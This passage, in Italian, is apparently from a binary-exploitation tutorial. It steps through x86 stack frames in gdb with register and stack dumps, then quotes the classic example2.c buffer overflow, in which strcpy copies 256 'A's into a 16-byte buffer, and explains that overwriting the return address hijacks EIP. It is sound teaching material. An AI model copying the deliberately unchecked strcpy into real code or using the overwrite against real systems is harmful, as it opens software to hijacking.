0xffffceb0:     0xffffced0      0xf7fa0000      0xf7ffd020      0xf7d9b519
0xffffcec0:     0xffffd14e      0x00000070      0xf7ffd000      0xf7d9b519
0xffffced0:     0x00000001      0xffffcf84      0xffffcf8c      0xffffcef0
0xffffcee0:     0xf7fa0000      0x565561e1      0x00000001      0xffffcf84
0xffffcef0:     0xf7fa0000      0xffffcf84      0xf7ffcb80      0xf7ffd020
0xffffcf00:     0x57a13c61      0x1b553671      0x00000000      0x00000000
0xffffcf10:     0x00000000      0xf7ffcb80      0xf7ffd020      0x93d94300
```

Questo è lo stato dello stack prima di fare il push dei due argomenti (1 e 2) alla funzione f(). Facendo due volte il comando

(gdb) nexti

Avanzeremo nello stack. Possiamo controllare se è vero digitando di nuovo:

(gdb) x/32wx $esp

```
(gdb) nexti
0x56556200      14          int d = f(1, 2);
(gdb) nexti
0x56556202      14          int d = f(1, 2);
(gdb) x/32wx $esp
0xffffce98:     0x00000001      0x00000002      0xffffcee0      0xf7fbe66c
0xffffcea8:     0xf7fbeb20      0x00000001      0xffffced0      0xf7fa0000
0xffffceb8:     0xf7ffd020      0xf7d9b519      0xffffd14e      0x00000070
0xffffcec8:     0xf7ffd000      0xf7d9b519      0x00000001      0xffffcf84
0xffffced8:     0xffffcf8c      0xffffcef0      0xf7fa0000      0x565561e1
0xffffcee8:     0x00000001      0xffffcf84      0xf7fa0000      0xffffcf84
0xffffcef8:     0xf7ffcb80      0xf7ffd020      0x57a13c61      0x1b553671
0xffffcf08:     0x00000000      0x00000000      0x00000000      0xf7ffcb80
```

Vediamo ora i registri:

```
(gdb) i r
eax            0x565561e1          1448436193
ecx            0xffffced0          -12592
edx            0xffffcef0          -12560
ebx            0x56558fd8          1448447960
esp            0xffffce98          0xffffce98
ebp            0xffffceb8          0xffffceb8
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x56556202          0x56556202 <main+33>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Soffermiamoci sul valore dell'EIP (ossia 0x56556202), esso è proprio l'indirizzo di memoria della chiamata alla funzione f():

```
=> 0x56556202 <+33>:    call   0x5655619d <f>
```

Ora digitiamo i seguenti comandi per analizzare il corpo della funzione f():

(gdb) b *f

(gdb) run

(gdb) nexti

(gdb) nexti

(gdb) step

Digitiamo ora:

(gdb) disass f

```
(gdb) disass f
Dump of assembler code for function f:
=> 0x5655619d <+0>:     push   %ebp
   0x5655619e <+1>:     mov    %esp,%ebp
   0x565561a0 <+3>:     sub    $0x10,%esp
   0x565561a3 <+6>:     call   0x5655624e <__x86.get_pc_thunk.ax>
   0x565561a8 <+11>:    add    $0x2e2b,%eax
   0x565561ad <+16>:    mov    0x8(%ebp),%edx
   0x565561b0 <+19>:    mov    0xc(%ebp),%eax
   0x565561b3 <+22>:    add    %edx,%eax
   0x565561b5 <+24>:    mov    %eax,-0x4(%ebp)
   0x565561b8 <+27>:    mov    -0x4(%ebp),%eax
   0x565561bb <+30>:    leave
   0x565561bc <+31>:    ret
End of assembler dump.
```

Digitiamo ora:

(gdb) x/32wx $esp

```
(gdb) x/32wx $esp
0xffffce94:     0x56556207      0x00000001      0x00000002      0xffffcee0
0xffffcea4:     0xf7fbe66c      0xf7fbeb20      0x00000001      0xffffced0
0xffffceb4:     0xf7fa0000      0xf7ffd020      0xf7d9b519      0xffffd14e
0xffffcec4:     0x00000070      0xf7ffd000      0xf7d9b519      0x00000001
0xffffced4:     0xffffcf84      0xffffcf8c      0xffffcef0      0xf7fa0000
0xffffcee4:     0x565561e1      0x00000001      0xffffcf84      0xf7fa0000
0xffffcef4:     0xffffcf84      0xf7ffcb80      0xf7ffd020      0x9b123c73
0xffffcf04:     0xd7e63663      0x00000000      0x00000000      0x00000000
```

Questo nuovo indirizzo in cima a tutti gli altri è proprio l'indirizzo successivo alla call di f():

```
=> 0x56556202 <+33>:    call   0x5655619d <f>
   0x56556207 <+38>:    add    $0x8,%esp
```

Quindi abbiamo avuto la prova che l'istruzione call fa due cose:

1. Salva il valore del registro EIP nello stack
2. In seguito lo cambia

Ritornando alla nostra funzione f(), come prima istruzione abbiamo questo push a ebp, tale registro ha il seguente valore:

```
(gdb) i r
eax            0x565561e1          1448436193
ecx            0xffffced0          -12592
edx            0xffffcef0          -12560
ebx            0x56558fd8          1448447960
esp            0xffffce94          0xffffce94
ebp            0xffffceb8          0xffffceb8
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x5655619d          0x5655619d <f>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Ossia: *0xffffceb8*

Andando avanti vedremo che questo valore verrà salvato nella stack:

(gdb) nexti

```
(gdb) nexti
0x5655619e      3       int f(int a, int b){
(gdb) x/32wx $esp
0xffffce90:     0xffffceb8      0x56556207      0x00000001      0x00000002
0xffffcea0:     0xffffcee0      0xf7fbe66c      0xf7fbeb20      0x00000001
0xffffceb0:     0xffffced0      0xf7fa0000      0xf7ffd020      0xf7d9b519
0xffffcec0:     0xffffd14e      0x00000070      0xf7ffd000      0xf7d9b519
0xffffced0:     0x00000001      0xffffcf84      0xffffcf8c      0xffffcef0
0xffffcee0:     0xf7fa0000      0x565561e1      0x00000001      0xffffcf84
0xffffcef0:     0xf7fa0000      0xffffcf84      0xf7ffcb80      0xf7ffd020
0xffffcf00:     0x9b123c73      0xd7e63663      0x00000000      0x00000000
```

Quando l'istruzione **mov** verrà eseguirà il registro ebp punterà ad esp:

```
(gdb) i r
eax            0x565561e1          1448436193
ecx            0xffffced0          -12592
edx            0xffffcef0          -12560
ebx            0x56558fd8          1448447960
esp            0xffffce90          0xffffce90
ebp            0xffffce90          0xffffce90
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x565561a0          0x565561a0 <f+3>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Con l'istruzione di **sub** andrò a sottrarre da esp un certo valore:

```
(gdb) nexti
0x565561a3      3       int f(int a, int b){
(gdb) i r
eax            0x565561e1          1448436193
ecx            0xffffced0          -12592
edx            0xffffcef0          -12560
ebx            0x56558fd8          1448447960
esp            0xffffce80          0xffffce80
ebp            0xffffce90          0xffffce90
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x565561a3          0x565561a3 <f+6>
eflags         0x282               [ SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Andiamo avanti fino ad arrivare al seguente **mov**:

```
(gdb) disass f
Dump of assembler code for function f:
   0x5655619d <+0>:     push   %ebp
   0x5655619e <+1>:     mov    %esp,%ebp
   0x565561a0 <+3>:     sub    $0x10,%esp
   0x565561a3 <+6>:     call   0x5655624e <__x86.get_pc_thunk.ax>
   0x565561a8 <+11>:    add    $0x2e38,%eax
=> 0x565561ad <+16>:    mov    0x8(%ebp),%edx
   0x565561b0 <+19>:    mov    0xc(%ebp),%eax
   0x565561b3 <+22>:    add    %edx,%eax
   0x565561b5 <+24>:    mov    %eax,-0x4(%ebp)
   0x565561b8 <+27>:    mov    -0x4(%ebp),%eax
   0x565561bb <+30>:    leave
   0x565561bc <+31>:    ret
```

Vediamo il valore di esp:

```
(gdb) p/x $ebp+0x8
$1 = 0xffffce98
```

Andiamo a vedere gli indirizzi nello stack:

```
(gdb) p/x $ebp+0x8
$1 = 0xffffce98
(gdb) x/32wx $esp
0xffffce80:     0xf7fc4540      0x00000000      0xf7d924be      0xf7fa0054
0xffffce90:     0xffffceb8      0x56556207      0x00000001      0x00000002
0xffffcea0:     0xffffcee0      0xf7fbe66c      0xf7fbeb20      0x00000001
0xffffceb0:     0xffffced0      0xf7fa0000      0xf7ffd020      0xf7d9b519
0xffffcec0:     0xffffd14d      0x00000070      0xf7ffd000      0xf7d9b519
0xffffced0:     0x00000001      0xffffcf84      0xffffcf8c      0xffffcef0
0xffffcee0:     0xf7fa0000      0x565561e1      0x00000001      0xffffcf84
0xffffcef0:     0xf7fa0000      0xffffcf84      0xf7ffcb80      0xf7ffd020
```

Ora, dobbiamo trovare un modo intuitivo per trovare l'indirizzo di esp. Bene, Come prima cosa iniziamo a cercare la riga con tutte le cifre uguali all'indirizzo che stiamo cercando, tranne l'ultima (nel mio caso **0xffffce90**). Il primo indirizzo (ossia **0xffffceb8**) sarà proprio l'indirizzo contenuto in **0xffffce90**, il valore successivo (**0x56556207**) sarà contenuto in **0xffffce90 + 4** byte (quindi l'offset sarà *4* dunque nell'indirizzo **0xffffce94**). Ancora, **0x00000001** si troverà in **0xffffce90 + 8** byte (quindi offset sarà *8* dunque nell'indirizzo **0xffffce98**), infine **0x00000002** si troverà in **0xffffce90 + 12** byte (offset *12* dunque nell'indirizzo **0xffffce9c**). Spostandosi sulla riga dunque, l'offset aumenterà sempre di 4 ad ogni passo. Possiamo provare stampando questi indirizzi con gdb, utilizziamo il comando:

(gdb) x/w <address>

```
(gdb) x/w 0xffffce9c
0xffffce9c:     0x00000002
(gdb) x/w 0xffffce98
0xffffce98:     0x00000001
(gdb) x/w 0xffffce94
0xffffce94:     0x56556207
(gdb) x/w 0xffffce90
0xffffce90:     0xffffceb8
```

Dunque l'indirizzo in precedenza visto del registro esp (**0xffffce98**) avrà il primo argomento (ossia 1, in esadecimale 0x00000001). Usando lo stesso criterio, in ebp+0xc avremo il parametro 2, ossia 0x00000002.

Facciamo due volte il comando **nexti**:

```
(gdb) nexti
0x565561b0      4           int c = a + b;
(gdb) nexti
0x565561b3      4           int c = a + b;
(gdb) disass f
Dump of assembler code for function f:
   0x5655619d <+0>:     push   %ebp
   0x5655619e <+1>:     mov    %esp,%ebp
   0x565561a0 <+3>:     sub    $0x10,%esp
   0x565561a3 <+6>:     call   0x5655624e <__x86.get_pc_thunk.ax>
   0x565561a8 <+11>:    add    $0x2e38,%eax
   0x565561ad <+16>:    mov    0x8(%ebp),%edx
   0x565561b0 <+19>:    mov    0xc(%ebp),%eax
=> 0x565561b3 <+22>:    add    %edx,%eax
   0x565561b5 <+24>:    mov    %eax,-0x4(%ebp)
   0x565561b8 <+27>:    mov    -0x4(%ebp),%eax
   0x565561bb <+30>:    leave
   0x565561bc <+31>:    ret
```

Andiamo ad analizzare i registri in questa fase del programma:

```
(gdb) i r
eax            0x2                 2
ecx            0xffffced0          -12592
edx            0x1                 1
ebx            0x56558fd8          1448447960
esp            0xffffce80          0xffffce80
ebp            0xffffce90          0xffffce90
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x565561b3          0x565561b3 <f+22>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Il registro eax avrà l'argomento 2 mentre edx avrà il valore 1. Quando verrà eseguita l'istruzione **add**, ossia la somma di questi due registri il risultato verrà salvato nel **registro eax**. Digitiamo:

(gdb) nexti

(gdb) i r

```
(gdb) nexti
0x565561b5      4           int c = a + b;
(gdb) i r
eax            0x3                 3
ecx            0xffffced0          -12592
edx            0x1                 1
ebx            0x56558fd8          1448447960
esp            0xffffce80          0xffffce80
ebp            0xffffce90          0xffffce90
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x565561b5          0x565561b5 <f+24>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```


Il prossimo **mov** mi sposta il risultato di questa somma (quindi il risultato di eax) nello stack:

```
(gdb) nexti
5           return c;
(gdb) p/x $ebp-0x4
$2 = 0xffffce8c
```


Vediamo il contenuto della stack:

```
(gdb) x/32wx $esp
0xffffce80:     0xf7fc4540      0x00000000      0xf7d924be      0x00000003
0xffffce90:     0xffffceb8      0x56556207      0x00000001      0x00000002
0xffffcea0:     0xffffcee0      0xf7fbe66c      0xf7fbeb20      0x00000001
0xffffceb0:     0xffffced0      0xf7fa0000      0xf7ffd020      0xf7d9b519
0xffffcec0:     0xffffd14d      0x00000070      0xf7ffd000      0xf7d9b519
0xffffced0:     0x00000001      0xffffcf84      0xffffcf8c      0xffffcef0
0xffffcee0:     0xf7fa0000      0x565561e1      0x00000001      0xffffcf84
0xffffcef0:     0xf7fa0000      0xffffcf84      0xf7ffcb80      0xf7ffd020
```

Come possiamo notare, nella riga **0xffffce8*** all'ultima riga (dunque *0x00000003*) vi è proprio il risultato della somma dei due argomenti, dunque il valore di **ritorno di c**. Il metodo di ricerca di questo valore si effettua sempre col criterio visto in precedenza. Dunque vedere la riga con tutti i valori simili tranne l'ultimo partendo dall'indirizzo di partenza, e poi analizzando l'offset dell'indirizzo. Saltiamo all'altra istruzione di **mov** e analizziamo il **function epilogue** che è formato dalle istruzioni **leave** e **ret**. L'istruzione **leave** distrugge/cancella lo stack frame della funzione chiamata, mentre **ret** ripristina lo stack frame della funzione chiamante. Più nel dettaglio **leave** per cancellare lo stack frame modifica il valore del registro SP assegnandogli il valore di BP, vediamo graficamente il tutto:



Dopo questa modifica mediante l'istruzione leave lo stack pointer (SP) punterá in cima al main() andando a cancellare lo stack frame (S.F) della funzione f():



In un certo senso è come se effettuare un:

mov ESP, EBP

Eppure, nonostante questo, restano comunque delle informazioni dello stack frame della funzione chiamata (in questo caso f), nello specifico sono:

- push ebp
- push del return address

Dunque l'ebp della funzione chiamante (in questo caso main()) e il return address sempre della funzione chiamante. La seconda cosa che fa leave è ripristinare il registro EBP. Analizziamo i registri con gdb, **prima di leave**:

```
(gdb) i r
eax            0x3                 3
ecx            0xffffced0          -12592
edx            0x1                 1
ebx            0x56558fd8          1448447960
esp            0xffffce80          0xffffce80
ebp            0xffffce90          0xffffce90
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x565561bb          0x565561bb <f+30>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Dopo di leave:

```
(gdb) nexti
0x565561bc      6       }
(gdb) i r
eax            0x3                 3
ecx            0xffffced0          -12592
edx            0x1                 1
ebx            0x56558fd8          1448447960
esp            0xffffce94          0xffffce94
ebp            0xffffceb8          0xffffceb8
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x565561bc          0x565561bc <f+31>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Come possiamo notare sono variani i **registri ESP** e **EBP**, dopo l'istruzione **leave** possiamo notare che il **registro ESP** ha il vecchio valore di EBP (ossia *0xffffce90*) **+ 4 byte** di offset, dunque **0xffffce94**. Questo perché le operazioni implicite che vengono fatte sono:

mov ESP, EBP

pop EBP

Mentre il **registro EBP** assume il valore del base pointer (BP) dello stack del main(), questo perché l'ha ripristinato. Ora ci manca capire cosa fa l'istruzione ret, per capirlo, analizziamo un'attimo la situazione della stack:

```
(gdb) x/32wx $esp
0xffffce94:     0x56556207      0x00000001      0x00000002      0xffffcee0
0xffffcea4:     0xf7fbe66c      0xf7fbeb20      0x00000001      0xffffced0
0xffffceb4:     0xf7fa0000      0xf7ffd020      0xf7d9b519      0xffffd14d
0xffffcec4:     0x00000070      0xf7ffd000      0xf7d9b519      0x00000001
0xffffced4:     0xffffcf84      0xffffcf8c      0xffffcef0      0xf7fa0000
0xffffcee4:     0x565561e1      0x00000001      0xffffcf84      0xf7fa0000
0xffffcef4:     0xffffcf84      0xf7ffcb80      0xf7ffd020      0xef19900f
0xffffcf04:     0xa3ed9a1f      0x00000000      0x00000000      0x00000000
```

Il valore in cima allo stack (**0x56556207**) è il valore di ritorno salvato, infatti questo valore è l'indirizzo subito dopo la chiamata alla funzione f():

```
0x56556202 <+33>:    call   0x5655619d <f>
0x56556207 <+38>:    add    $0x8,%esp
```

L'istruzione **ret** infatti non fa altro che un pop della stack andandolo a toglierlo e inserendolo nel **registro EIP**. Digitando infatti i comandi:

(gdb) nexti

(gdb) i r

La situazione sará:

```
(gdb) i r
eax            0x3                 3
ecx            0xffffced0          -12592
edx            0x1                 1
ebx            0x56558fd8          1448447960
esp            0xffffce98          0xffffce98
ebp            0xffffceb8          0xffffceb8
esi            0xffffcf84          -12412
edi            0xf7ffcb80          -134231168
eip            0x56556207          0x56556207 <main+38>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Il **registro EIP** possiamo notare che ha l'indirizzo dello stack (**0x56556207**). É questa la dinamica principale dei ***buffer overflow***, ossia che l'indirizzo di ritorno della fine di una funzione viene preso dalla cima della stack. Se sono in grado di mettere un mio indirizzo a piacere il **registro EIP** sará modificato di conseguenza.


Ritornando a leggere l'articolo vi è il capitolo inerente ai Buffer Overflows:

```
                          Buffer Overflows
                          ~~~~~~~~~~~~~~~~

   A buffer overflow is the result of stuffing more data into a buffer than
it can handle.  How can this often found programming error can be taken
advantage to execute arbitrary code?  Lets look at another example:
```

```
example2.c
------------------------------------------------------------------------------
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
------------------------------------------------------------------------------
```

Nota: cos'è un **buffer**? In informatica, area di memoria temporanea (letteralmente «tampone»,) utilizzata generalmente per l'input/output dei dati.

"*Un Buffer Overflow è il risultato di inserire in un buffer più dati di quanti ne possa contenere*", se vediamo l'esempio che viene riportato nell'articolo possiamo notare che i sono due funzioni, main() e function() che hanno rispettivamente un buffer di size 256 e uno di size 16. Nel main() il buffer di size 256 viene inizializzato con tutte 'A', in seguito viene richiamato la seconda funzione function(), con la funzione strcpy il contenuto di large_string[] viene copiato nel buffer di size 16 causando un **segmentation fault**. Andiamo ad analizzare meglio questo codice e andiamolo a compilare:



Andiamo a vedere con gdb questo nuovo eseguibile, nello specifico il codice **Assembly** del main():

```
(gdb) disass main
Dump of assembler code for function main:
   0x000011c8 <+0>:     lea    0x4(%esp),%ecx
   0x000011cc <+4>:     and    $0xfffffff0,%esp
   0x000011cf <+7>:     push   -0x4(%ecx)
   0x000011d2 <+10>:    push   %ebp
   0x000011d3 <+11>:    mov    %esp,%ebp
   0x000011d5 <+13>:    push   %ecx
   0x000011d6 <+14>:    sub    $0x114,%esp
   0x000011dc <+20>:    call   0x1225 <__x86.get_pc_thunk.ax>
   0x000011e1 <+25>:    add    $0x2df7,%eax
   0x000011e6 <+30>:    movl   $0x0,-0xc(%ebp)
   0x000011ed <+37>:    jmp    0x1201 <main+57>
   0x000011ef <+39>:    lea    -0x1ec(%ebp),%edx
   0x000011f5 <+45>:    mov    -0xc(%ebp),%eax
   0x000011f8 <+48>:    add    %edx,%eax
   0x000011fa <+50>:    movb   $0x41,(%eax)
   0x000011fd <+53>:    addl   $0x1,-0xc(%ebp)
   0x00001201 <+57>:    cmpl   $0xfe,-0xc(%ebp)
   0x00001208 <+64>:    jle    0x11ef <main+39>
   0x0000120a <+66>:    sub    $0xc,%esp
   0x0000120d <+69>:    lea    -0x1ec(%ebp),%eax
   0x00001213 <+75>:    push   %eax
   0x00001214 <+76>:    call   0x119d <function>
   0x00001219 <+81>:    add    $0x10,%esp
   0x0000121c <+84>:    nop
   0x0000121d <+85>:    mov    -0x4(%ebp),%ecx
   0x00001220 <+88>:    leave
   0x00001221 <+89>:    lea    -0x4(%ecx),%esp
   0x00001224 <+92>:    ret
```

Vediamo il codice **Assembly** anche di function():

```
(gdb) disass function
Dump of assembler code for function function:
   0x0000119d <+0>:     push   %ebp
   0x0000119e <+1>:     mov    %esp,%ebp
   0x000011a0 <+3>:     push   %ebx
   0x000011a1 <+4>:     sub    $0x14,%esp
   0x000011a4 <+7>:     call   0x1225 <__x86.get_pc_thunk.ax>
   0x000011a9 <+12>:    add    $0x2e3f,%eax
   0x000011ae <+17>:    sub    $0x8,%esp
   0x000011b1 <+20>:    push   0x8(%ebp)
   0x000011b4 <+23>:    lea    -0x18(%ebp),%edx
   0x000011b7 <+26>:    push   %edx
   0x000011b8 <+27>:    mov    %eax,%ebx
   0x000011ba <+29>:    call   0x1050 <strcpy@plt>
   0x000011bf <+34>:    add    $0x10,%esp
   0x000011c2 <+37>:    nop
   0x000011c3 <+38>:    mov    -0x4(%ebp),%ebx
   0x000011c6 <+41>:    leave
   0x000011c7 <+42>:    ret
```

Andiamo a mettere un breakpoint prima e dopo la strcpy:

```
(gdb) b *function+27
Breakpoint 1 at 0x11b8: file src/Binary_Exploitation.c, line 10.
(gdb) b *function+34
Breakpoint 2 at 0x11bf: file src/Binary_Exploitation.c, line 10.
(gdb) run
Starting program: /home/kobra3310/Scrivania/Script Vari/Script C/Binary Exploitation/bin/Binary_Exploitation
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x565561b8 in function (str=0xffffcd8c 'A' <repeats 200 times>...) at src/Binary_Exploitation.c:10
10          strcpy(buffer, str);
```

Vediamo la situazione dello stack, questa volta però col comando:

(gdb) x/64wx $esp

Questo comando ci mostrerà le prime 64 word:

```
(gdb) x/64wx $esp
0xffffcd40:     0xffffcd50      0xffffcd8c      0xf7fc6700      0x565561a9
0xffffcd50:     0xffffcda4      0xffffcda0      0x00000003      0x00000000
0xffffcd60:     0xf7fc6460      0xf7fa0000      0xffffce98      0x56556219
0xffffcd70:     0xffffcd8c      0x003055e4      0xffffcda0      0x565561e1
0xffffcd80:     0xffffce34      0xf7fbe780      0xf7fe1830      0x41414141
0xffffcd90:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcda0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcde0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce00:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce10:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce20:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce30:     0x41414141      0x41414141      0x41414141      0x41414141
```

Tutti questi byte *0x41414141* indica la lettera A. Questa zona è piena di questi byte perché indica lo stack frame della funzione main() e nel main c'è un buffer inizializzato con 256 A. Come posso capire dove questi stack frame terminano? Bene, vedendo il codice Assembly del **main()** quando chiamiamo la funzione function qualora l'indirizzo di ritorno?

```
(gdb) disass main
Dump of assembler code for function main:
   0x565561c8 <+0>:     lea    0x4(%esp),%ecx
   0x565561cc <+4>:     and    $0xfffffff0,%esp
   0x565561cf <+7>:     push   -0x4(%ecx)
   0x565561d2 <+10>:    push   %ebp
   0x565561d3 <+11>:    mov    %esp,%ebp
   0x565561d5 <+13>:    push   %ecx
   0x565561d6 <+14>:    sub    $0x114,%esp
   0x565561dc <+20>:    call   0x56556225 <__x86.get_pc_thunk.ax>
   0x565561e1 <+25>:    add    $0x2df7,%eax
   0x565561e6 <+30>:    movl   $0x0,-0xc(%ebp)
   0x565561ed <+37>:    jmp    0x56556201 <main+57>
   0x565561ef <+39>:    lea    -0x1ec(%ebp),%edx
   0x565561f5 <+45>:    mov    -0xc(%ebp),%eax
   0x565561f8 <+48>:    add    %edx,%eax
   0x565561fa <+50>:    movb   $0x41,(%eax)
   0x565561fd <+53>:    addl   $0x1,-0xc(%ebp)
